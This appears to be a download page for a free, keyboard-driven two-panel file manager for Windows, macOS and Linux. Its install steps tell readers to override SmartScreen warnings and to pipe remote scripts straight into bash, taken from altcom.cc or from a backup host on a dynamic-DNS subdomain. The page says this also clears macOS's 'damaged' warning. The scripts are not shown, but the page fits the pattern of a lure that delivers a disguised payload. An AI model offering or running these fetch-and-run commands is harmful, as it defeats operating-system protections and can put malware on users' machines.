
The classic two-panel file manager,
rebuilt for today

Fast, keyboard-first and free. Browse archives like folders, connect Google Drive, Dropbox, Synology NAS and SSH servers as ordinary disks, on Windows, macOS and Linux.
Windows 10/11 (64-bit) and macOS. The apps are not code-signed: on Windows choose "More info" → "Run anyway" if SmartScreen warns you; on a Mac the easiest way is one command in Terminal (it also avoids the "Commander is damaged" message):
curl -fsSL https://altcom.cc/install-mac.sh | bash
Second site (if the first one does not answer):
curl -fsSL https://total.gieldowa.keenetic.link/install-mac.sh | bash
Linux (Ubuntu and others, x86_64): one command in the terminal installs the program into ~/Applications and adds it to the menu, or download the AppImage and make it executable:
curl -fsSL https://altcom.cc/install-linux.sh | bash
Second site (if the first one does not answer):
curl -fsSL https://total.gieldowa.keenetic.link/install-linux.sh | bash